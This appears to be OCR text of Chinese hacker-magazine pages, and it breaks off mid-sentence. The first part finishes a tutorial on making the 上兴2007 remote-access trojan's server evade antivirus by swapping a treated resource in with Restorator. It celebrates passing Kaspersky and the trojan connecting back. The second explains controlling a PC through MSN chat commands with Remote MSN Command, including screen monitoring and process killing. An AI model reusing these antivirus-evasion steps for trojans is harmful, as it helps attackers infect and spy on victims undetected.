


图 12

三、直接生成免杀服务端

运行Restorator打开刚才已脱壳的上兴2007共享版的客户端，接着在资源中找到“RCDate”中的“HOOKMM”这一项，通过右键菜单中的导入命令将已制作免杀处理的“HOOKMMtext.exe”导人替换掉本身的“HOOKMM”文件，点击菜单中的“文件”－“保存”命令将其保存为“test.exe”，如图12。

配置生成出来的服务端使用卡巴斯基进行检测，结果成功躲过了卡巴斯基的检测。哈哈，上线测试也成功上线，如图13。





图13

在配置母体服务端时，上兴2007共享版与灰鸽子不同的是，灰鸽子是从外部调用母体服务端，上兴2007共享版是从内部调用母体服务端。各位按照上面的思路去做，那么生成服务端就是能够自动免杀了，是不很方便呢？

（本文所涉及到的上兴2007共享版、OllyICE、LordPE、PEID和Restorator已收录到光盘中）



巧用MSN Messenger 实现远程控制

花的神明

提起电脑的远程控制，大家想到最多的则是PcAnywhere、Remote Administrator、VNC等这些最常使用的软件。的确它们都拥有强大的远程控制功能，可以轻松“遥控”远程电脑。但是在通常情况下，这些软件都分为服务器端和客户端两部分，安装和配置起来都比较麻烦。相比之下，如果能够利用各种聊天软件来实现远程控制操作，那就更具新意了。在第五期“让QQ消息来控制别人的电脑”一文中介绍了“QQ远控精灵”的使用方法，可以实现利用QQ来控制远程电脑。同QQ相比，MSN Messenger（或者Windows Live Messenger）也是很常用的聊天软件，能否使用MSN Messenger实现远程控制操作呢？利用Remote MSN Command（以下简称RMC）就可以轻松实现上述功能，只需要在其聊天窗口中输入预设的指令，即可“遥控”远程电脑了。

一、服务器端的RMC配置

使用RMC需要准备两个MSN帐户，一个用于控制端，另一个用于客户端。为了便于说明，假设“Mynew@hotmail.com”帐户用于服务器端，“Myold@hotmailcom”帐户用于客户端。将RMC安装到服务器端的电脑上，这样就可以在客户端使用MSN Messenger来对其进行远程操作了。在服务器端电脑上运行RMC，在弹出的“Sign in MSN”登录对话框（图1）的“MSN ID”栏中输入服务器端MSN帐号（Mynew@hotmail.com），在“Password”栏中输入登录密码，如果勾选“Remember me to sign in automatically”项，表示让RMC自动记忆登录信息，以后可以实现自动登录。




图1

点击“Sign In”按钮，稍后RMC弹出要求添加客户端帐号的提示信息，点击OK按钮打开RMC设置窗口（图2），在其左侧导航栏中点击“Client list”项，在右侧窗口中列出本MSN帐户中的所有好友名称，可以从中直接勾选一个或者多个好友，这样就可以让选定的用户来遥控本机了。当然，也可以单独添加新的MSN帐户，让其单独控制本机。在右侧窗口中点击“Add a New Contact”按钮，在弹出的对话框（图3）中输入所需的MSN帐户名称（Myold@hotmailcom）即可。




图2

在设置窗口的导航栏中点击“General”项，在右侧窗口（图4）中勾选“Lanch this program on startup”项，表示让其跟随系统启动，勾选“Auto-replay the following message”项，并输入自动回应的内容，那么当其他用户试图和本MSN Messenger帐户聊天时，即可自动回复预设的内容。在“My Nickname”栏中可以改变本MSN Messenger帐户的昵称。点击OK按钮，即可完成服务器端的RMC配置操作。当客户端使用MSN Messenger对服务器进行远程控制时，在RMC主窗口中可以显示对应的记录信息（图5）。如果需要退出RMC，点击“File”→“Sign Out”




图3

即可。




图 4




图 5

二、使用MSN Messenger“遥控”服务器

在客户端以预设的帐户（Myold@hotmailcom）登录MSN Messenger，如果该帐户已经存在于服务器端MSN好友列表，就不会有任何提示，否则的话MSN Messenger即可弹出添加好友对话框，在其中勾选“Allow this person to when you online and contact you”项，点击OK按钮添加服务器端MSN帐户，然后就可以在客户端的MSN Messenger中双击服务器端MSN帐号，在弹出的聊天窗口中就可以发送各种指令来“遥控”服务器了。RMC具有很强的远程控制能力，可以对远程电脑执行各种控制操作，例如重启、关机、查看进程、查看系统信息、监视远程屏幕等。在聊天窗口中直接输入“?”或者“>>help”，就可以显示全部的控制指令信息。RMC控制指令的格式为“>>指令名”（注意要带上“>>”前缀）。例如在聊天窗口中输入“>>shutdown”，就可以远程关闭服务器。

三、RMC控制指令介绍

我们对RMC的指令做一个简要的介绍，“shutdown”指令表示执行远程关机操作，“>>restart”指令表示远程重启操作，“>>logoff”表示执行远程注销操作，“>>sleep”指令表示让远程机进入“休眠”状态，“>>lock”指令表示锁定远程机当前会话窗口，“>>sys”表示查看远程机系统信息，“>>screen”指令表示监控远程机屏幕，“>>plist”指令表示查看远程机进程信息，“>>kill”指令表示关闭远程机指定进程，其使用格式为“>>kill [PID]”，该指令需要和进程的ID配合使用，例如输入“>>kill 2376”，表示关闭ID为2376的进程。与之相配合的是“>>plist command”指令，可以得到远程机的所有进程的ID号。“>>dir [Path]”指令可以显示远程机的指定路径文件列表，例如输入“>>dir c:\windows”指令，可以查看远程机系统文件夹的文件列表。使用“>>get 